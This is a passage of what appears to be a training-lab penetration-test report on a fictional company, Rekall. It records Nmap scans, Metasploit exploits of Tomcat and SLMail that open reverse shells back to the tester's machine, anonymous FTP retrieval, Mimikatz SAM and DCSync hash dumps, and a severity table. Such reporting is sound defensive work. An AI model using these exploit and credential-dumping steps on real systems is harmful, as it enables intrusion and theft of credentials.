The screenshot shows two windows from a Kali Linux desktop environment. The top window is a terminal displaying the source code of a PHP login page. The code includes HTML, CSS, and PHP logic for handling administrator credentials. The bottom window is a Mozilla Firefox browser showing the actual login interface. The interface features a large 'REKALL CORPORATION' logo, a 'Login' button, and a message 'Enter your Administrator credentials!'. Below this message are two input fields: one for 'Login' containing 'dougquaid' and another for 'Password' containing 'kuato'. A 'Login' button is at the bottom.

```
107     <span style="font-weight: 700;"></span>
108   </div>
109 </div>
110 </section>
111 <section class="u-clearfix u-palette-2-base u-section-2" id="carousel_02cf">
112   <div class="u-clearfix u-sheet u-sheet-1">
113     <h1 class="u-text u-text-default u-text-1">
114       <center> <span style="font-weight: 900;">Admin Login</span></center>
115     </h1>
116   </div>
117 </section>
118 <div id="main">
119   <p>Enter your Administrator credentials!</p>
120 <style>
121   input[type=text], input[type=password]{
122     background-color: black;
123     color: white;
124   }
125   button[type=submit]{
126     background-color: black;
127     color: white;
128   }
129 </style>
130 <form action="/Login.php" method="POST">
131   <p><label for="login">Login:</label><font color="#0B545A">dougquaid</font><br />
132     <input type="text" id="login" name="login" size="20" /></p>
133   <p><label for="password">Password:</label><font color="#0B545A">kuato</font><br />
134     <input type="password" id="password" name="password" size="20" /></p>
135   <button type="submit" name="form" value="submit" background-color="black">Login</button>
136 </form>
137 </div>
138 <br />
139 </div>
140 <br />
141 <br />
142 <br />
143 <br />
144 <br />
145 <br />
146 <br />
147 <br />
148 <br />
149 <br />
150 <br />
151 <br />
152 <br />
```

The ability to manipulate the URL search field resulting in the successful viewing of sensitive data, the robots.txt file, demonstrated a directory traversal vulnerability.



That concludes the first day of our assessment of Rekall's webpage.

Day 2 - Rekall's Linux servers

During the reconnaissance process, Matrix Security Tech employed the OSINT framework to gather information on Rekall's domain name, specifically through the use of WHOIS records. Our pentesters were successful in revealing the contact information of the registrant, administrative, and technical contacts (sshUser alice). Furthermore, by doing a simple crt.sh identity search, the stored certificate for Rekall was displayed.

Name	Value
Organization	sshUser alice
Address	h8s692hskasd Flag1
City	Atlanta
State / Province	Georgia
Postal Code	30309
Country	US
Phone	+1.7702229999
Email	jlow@2u.com

Name	Value
Organization	sshUser alice
Address	h8s692hskasd Flag1
City	Atlanta
State / Province	Georgia
Postal Code	30309
Country	US
Phone	+1.7702229999
Email	jlow@2u.com

Name	Value
Organization	sshUser alice
Address	h8s692hskasd Flag1
City	Atlanta
State / Province	Georgia
Postal Code	30309
Country	US
Phone	+1.7702229999

The screenshot shows a Microsoft Remote Desktop session. In the browser, the URL is https://crt.sh/?q=totalrecall.xyz. The search results table has the following columns: Certificates, crt.sh ID, Logged At, Not Before, Not After, Common Name, Matching Identities, and Issuer Name. The results are as follows:

Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrecall.xyz	www.totalrecall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
	9424423941	2023-05-18	2023-05-18	2024-05-18	totalrecall.xyz	totalrecall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrecall.xyz	flag3-s7euwehd.totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrecall.xyz	flag3-s7euwehd.totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

During the next stage, our pentesters performed vulnerability scanning with the Nmap and Nessus tools. They were able to uncover 5 available hosts (see Vulnerability chart 14 for the addresses). Proceeding with an aggressive scan of the discovered hosts, our Pentesters discovered the Drupal web service on host 192.168.13.13.

```

root@kali: ~
└# nmap -sV 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-04 12:24 EST
Nmap scan report for 192.168.13.10
Host is up (0.000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  ajp13  Apache Jserv (Protocol v1.3)
8080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.13.15
Host is up (0.000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
5901/tcp  open  vnc    VNC (protocol 3.8)
6001/tcp  open  X11   (access denied)
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 40.80 seconds

```

As a result of the Nessus scan, a critical vulnerability was discovered on host 192.168.13.12 with an out-of-date version of Apache Struts web application framework.

Employing Metasploit, our pentesters successfully exploited the Apache Struts vulnerability with an RCE (remote code execution) exploit, ultimately achieving root privileges on host 192.168.13.10.

The screenshot shows the Metasploit Framework interface on a Kali Linux system. The terminal window title is "Kali on ML-REFVM-197105". The command history shows:

```

msf6 > use 5
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options
Module options (exploit/multi/http/tomcat_jsp_upload_bypass):
Name          Current Setting  Required  Description
Proxies        no            A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        yes           The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         8080          yes           The target port (TCP)
SSL           false          no            Negotiate SSL/TLS for outgoing connections
TARGETURI     /             yes           The URI path of the Tomcat installation
VHOST         192.168.13.10  yes           HTTP server virtual host

Payload options (generic/shell_reverse_tcp):
Name          Current Setting  Required  Description
LHOST         172.20.220.217  yes           The listen address (an interface may be specified)
LPORT         4444          yes           The listen port

Exploit target:
Id  Name
0   Automatic

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10

```

The screenshot shows a terminal window titled "root@kali: ~". The command history shows:

```

[*] Payload executed!
[*] Command Shell session 2 opened (172.20.220.217:4444 → 192.168.13.10:59162 ) at 2023-12-04 13:20:47 -0500

SHELL
shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[-] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using 'script' to pop up an interactive shell
SHELL
SHELL
sh: 1: SHELL: not found
# whoami
whoami
root
# pwd
pwd
/usr/local/tomcat
# find -name "*flag"
find -name "*flag"
# cd ../..
cd ../..
# pwd
pwd
/
# find -name "flag"
find -name "flag"
# ./flag7.txt
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS0/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/platform/serial8250/tty/ttyS1/flags
./sys/devices/virtual/net/lo/flags
./sys/devices/virtual/net/eth0/flags
./sys/module/scsi_mod/parameters/default_dev_flags
./proc/sys/kernel/acpi_video_flags
./proc/sys/kernel/sched_domain/cpu0/domain0/flags
./proc/kpageflags
# cat ./root/.flag7.txt
cat ./root/.flag7.txt
8ks6sbhss
# 

```


Continuing with Metasploit, an exploit that has Shellshock was utilized to gain access to host 192.168.13.11. Our pentesters were able to drop into a shell and reveal sensitive information in the sudoers file.

The Linux servers assessment concluded with an attempt to exploit host 192.168.13.13. With Drupal running and port 80 open, a Drupal exploit was utilized to gain access to the host. Within the Meterpreter shell, our pentesters successfully uncovered the target username.

That concludes the Day 2 assessment of Rekall's Linux servers.

Day 3 - Rekall's Windows Servers

Matrix Security Tech quickly uncovered user credentials carelessly stored on a publicly viewable GitHub repository. These credentials were later used to view a sensitive file.



Vulnerabilities have been identified by conducting network scans with the Nmap and Zenmap tools.

```


root@kali:~# nmap -sT -O 172.22.117.10
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00046s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-12-04 21:32:47Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: rekall.local., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
MAC Address: 00:15:5D:02:04:13 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

root@kali:~# nmap -sT -O 172.22.117.20
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00041s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp       FileZilla ftpd 0.9.41 beta
25/tcp    open  smtp     SLMail smtpd 5.5.0.4433
79/tcp    open  finger   SLMail fingerd
80/tcp    open  http     Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
106/tcp   open  pop3w   SLMail pop3w
110/tcp   open  pop3    BVRP Software SLMAIL pop3d
135/tcp   open  msrpc   Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
445/tcp   open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

root@kali:~# nmap -sT -O 172.22.117.100
Nmap scan report for 172.22.117.100
Host is up (0.000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
5901/tcp  open  vnc      VNC (protocol 3.8)
6001/tcp  open  X11     (access denied)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 34.02 seconds

```



Ports that are open and exploitable include the FTP Port 21 and Port 110, which is used for SLMail service. We were successful in anonymously logging in through the FTP port, and exfiltrated a sensitive file.

```

root@kali:~# nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.0/24
[...]
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.75 seconds
[...]
File Sys
[root@kali:~]# ftp 172.22.117.20
Connected to 172.22.117.20.
220-Filezilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt
226 Transfer OK
ftp> cat flag3.txt
?Invalid command
ftp> get
(remote-file) flag3.txt
(local-file) flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (71.8391 kB/s)
ftp> exit
221 Goodbye

[root@kali:~]# ls
Desktop Downloads file3 LinEnum.sh passbob.txt Pictures script.jpg script.php Scripts Videos
Documents file2 flag3.txt Music password.txt Public script.jpg.php script.php.jpg Templates
[root@kali:~]# cat flag3.txt
89cb548970d44f348bb63622353ae278

```

Metasploit was employed to discover and exploit the SLMail service, which gained our pentesters access to a password hash file that was subsequently cracked, culminating in the creation of a reverse shell. The visibility of scheduled tasks in the Windows 10 Machine Task Scheduler and the ability to display directories on public Windows directories using Meterpreter further underscored these vulnerabilities.

```

root@kali:~# msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
root@kali:~# msf6 exploit(windows/pop3/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.22.117.20:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Exploit completed, but no session was created.
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:51848 ) at 2023-12-04 17:11:16 -0500

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System

Mode Size Type Last modified Name
---- -- -- -- -- --
100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt
100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrccrd.txt
100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:46 -0400 maillog.000
100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001
100666/rw-rw-rw- 411 fil 2022-04-05 12:49:54 -0400 maillog.002
100666/rw-rw-rw- 1940 fil 2022-04-05 10:06:54 -0400 maillog.003
100666/rw-rw-rw- 1991 fil 2022-04-12 20:31:05 -0400 maillog.004
100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005
100666/rw-rw-rw- 2821 fil 2022-06-22 23:30:51 -0400 maillog.006
100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007
100666/rw-rw-rw- 2366 fil 2023-11-27 18:49:53 -0500 maillog.008
100666/rw-rw-rw- 16201 fil 2023-12-03 19:13:00 -0500 maillog.009
100666/rw-rw-rw- 6036 fil 2023-12-04 11:58:44 -0500 maillog.00a
100666/rw-rw-rw- 10161 fil 2023-12-04 17:11:15 -0500 maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >

```

```

root@kali:~# Type "SCHTASKS /QUERY /?" for usage.
C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /FO list /v
schtasks /query /TN flag5 /FO list /v

Folder: \
HostName: WIN10
TaskName: \flag5
Next Run Time: N/A
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 12/4/2023 2:17:23 PM
Last Result: 1
Author: WIN10\sysadmin
Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$<br/>
Comment: 54fa8cd5c1354adc9214969d716673f5<br/>
Scheduled Task State: Enabled<br/>
Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end<br/>
Power Management: Stop On Battery Mode<br/>
Run As User: ADMBob<br/>
Delete Task If Not Rescheduled: Disabled<br/>
Stop Task If Runs X Hours and X Mins: 72:00:00<br/>
Schedule: Scheduling data is not available in this format.<br/>
Schedule Type: At logon time<br/>
Start Time: N/A<br/>
Start Date: N/A<br/>
End Date: N/A<br/>
Days: N/A<br/>
Months: N/A<br/>
Repeat: Every: N/A<br/>
Repeat: Until: Time: N/A<br/>
Repeat: Until: Duration: N/A<br/>
Repeat: Stop If Still Running: N/A<br/>

HostName: WIN10
TaskName: \flag5
Next Run Time: N/A
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 12/4/2023 2:17:23 PM
Last Result: 1
Author: WIN10\sysadmin
Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$<br/>

```

In the next step, our pentesters employed the Mimikatz Kiwi post-exploitation tool. We were successful in dumping the Security Account Manager's NT hashes, which we were then able to crack. Further dumping of cached credentials on the Windows 10 server revealed the credentials of an administrator, ADMBob. ADMBob's credentials were used for conducting a successful lateral movement into the Windows Domain Controller.

```
qterminal                               Kali on ML-REFVM-197105 - x
root@kali: ~
File Actions Edit View Help
Tras
exit
meterpreter > load kiwi
Loading extension kiwi...
#####
# .mimikatz 2.2.0 20191125 (x86/windows)
# .# ^ #. "A La Vie, A L'Amour" - (oe.eo).
## / \ ## /** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## v ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > http://pingcastle.com / http://mysmartlogon.com ***
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
Home meterpreter > lsa_dump_sam
[*] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa258394957f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebcbca

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : NDAGUtilityAccount
Hash NTLM: 6c19ebd29d6750b9a34fee28fadbd3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f

* Primary:Kerberos-Newer-Keys *
  Default Salt : NDAGUtilityAccount
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : dae9bf3f868e7e9a9a2649235ca6abfee0c7066c410892b6e9f99855830260ee5
```

Once access is granted within the WinDC, our pentesters were able to enumerate the users, specifically the username: Administrator. A DCSync attack was performed successfully, revealing their NTLM password hash. Matrix Security Tech now has the capability to achieve full administrator privileges on Rekall's Window servers, rendering Rekall at the mercy of its attackers.

```

root@kali: ~
File Actions Edit View Help
100777/rwxrwxrwx 305664 fil 2018-09-15 03:13:04 -0400 wusa.exe
100666/rw-rw-rw- 478208 fil 2018-09-15 03:13:14 -0400 wvc.dll
100666/rw-rw-rw- 63488 fil 2018-09-15 03:13:02 -0400 xboxgipsynthetic.dll
100777/rwxrwxrwx 40932 fil 2018-09-15 03:13:59 -0400 xcopy.exe
100666/rw-rw-rw- 52256 fil 2019-09-06 20:29:23 -0400 xmllite.dll
100666/rw-rw-rw- 173216 fil 2018-09-15 03:13:00 -0400 xmllite.dll
100666/rw-rw-rw- 17920 fil 2018-09-15 03:13:00 -0400 xmllite.dll
100666/rw-rw-rw- 52224 fil 2018-09-15 03:11:59 -0400 xlelhp.dll
100777/rwxrwxrwx 3442176 fil 2019-09-06 20:29:55 -0400 xpsrview.exe
100666/rw-rw-rw- 76060 fil 2018-09-15 05:08:47 -0400 xpsrview.dll
100666/rw-rw-rw- 2086400 fil 2019-09-06 20:29:24 -0400 xpservices.dll
100666/rw-rw-rw- 4014 fil 2018-09-15 03:13:15 -0400 wizard.dtd
100777/rwxrwxrwx 55808 fil 2018-09-15 03:13:15 -0400 wizard.exe
100666/rw-rw-rw- 376320 fil 2018-09-15 03:13:15 -0400 wizards.dll
100666/rw-rw-rw- 98816 fil 2018-09-15 03:13:14 -0400 xreg.dll
100666/rw-rw-rw- 207360 fil 2018-09-15 03:13:14 -0400 xtpdui.dll
100666/rw-rw-rw- 119808 fil 2018-09-15 03:13:15 -0400 xtpw32.dll
040777/rwxrwxrwx 0 dir 2019-09-06 20:31:07 -0400 zh-CN
040777/rwxrwxrwx 0 dir 2018-09-15 05:08:49 -0400 zh-TW
100666/rw-rw-rw- 67072 fil 2018-09-15 03:13:04 -0400 zipcontainer.dll
100666/rw-rw-rw- 374784 fil 2019-09-06 20:29:22 -0400 zipfldr.dll
100666/rw-rw-rw- 25088 fil 2018-09-15 03:13:04 -0400 ztrace_maps.dll

meterpreter > shell
Process 2976 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

ADMBob           Administrator      flag8-ad12fc2ffcc1e47
Guest            hdodge          jsmith
krbtgt           tschubert

The command completed with one or more errors.

C:\Windows\system32>

```

```

root@kali: ~
File Actions Edit View Help
C:\Windows\system32
meterpreter > cd ..
meterpreter > cd ..
meterpreter > pwd
C:\ 
meterpreter > ls
Listing: C:\

Mode          Size   Type  Last modified        Name
040777/rwxrwxrwx 0  dir    2022-02-15 13:14:22 -0500 $Recycle.Bin
040777/rwxrwxrwx 0  dir    2022-02-15 03:01:09 -0500 Documents and Settings
040777/rwxrwxrwx 0  dir    2018-09-15 03:19:00 -0400 Perflogs
040555/r-xr-xr-x  4096 dir    2022-02-15 03:14:06 -0500 Program Files
040777/rwxrwxrwx 4096 dir    2022-02-15 03:14:08 -0500 Program Files (x86)
040777/rwxrwxrwx 4096 dir    2022-02-15 06:27:48 -0500 ProgramData
040777/rwxrwxrwx 0  dir    2022-02-15 03:01:13 -0500 Recovery
040777/rwxrwxrwx 4096 dir    2022-02-15 06:14:31 -0500 System Volume Information
040555/r-xr-xr-x  4096 dir    2022-02-15 13:13:58 -0500 Users
040777/rwxrwxrwx 16384 dir    2022-02-15 16:19:43 -0500 Windows
100666/rw-rw-rw- 32  fil    2022-02-15 17:04:29 -0500 flag9.txt
000000/----- 0  fif    1969-12-31 19:00:00 -0500 pagefile.sys

meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcfb72meterpreter > load kiwi
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## ./** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com ***'
'#####' > http://pingcastle.com / http://mysmartlogon.com ***
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm Administrator
[*] Account : Administrator
[*] NTLM Hash : f40cfd309a1965906fd2ec39dd23d582
[*] LM Hash : 0e9b6c3297033f52b59df1ba2328be95
[*] SID : S-1-5-21-3484858390-3689884876-116297675-500
[*] RID : 500

meterpreter >

```

That concludes the Day 3 assessment of Rekall's Windows servers, the final day of testing Rekall's network infrastructure and assets.

In summary, the vulnerabilities exposed by the pentesters at Matrix Security Tech demonstrate a very significant risk to Rekall's assets, reputation, and overall business functionality if they are exploited maliciously. Confidentiality, Integrity, and Availability of Rekall's data and infrastructure is at risk if changes aren't made in a timely manner. Below, Matrix Security Tech has provided detailed recommendations to mitigate each vulnerability with the ultimate goal of preventing future harm and loss.

Summary Vulnerability Overview

Vulnerability	Severity
Reflected XSS	Medium
Reflected XSS - Advanced	Medium
Stored XSS	High
Sensitive Data Exposure	High
Local File Inclusion (LFI)	Critical
Local File Inclusion (Advanced)	Critical
SQL Injection	Critical
User Credentials Exposure	Critical
Sensitive Data Exposure via Path Traversal	High
Command Injection	Critical
Command Injection (Advanced)	Critical
Open Source Data Exposure	Medium
Open Source Data Exposure - Certificate	Low
Nmap Scan	High
Nmap Scan - Aggressive	High
Nessus Scan	High
Apache Tomcat Remote Code Execution	Critical
Shellshock (aka Bashdoor)	Critical
Drupal	Critical
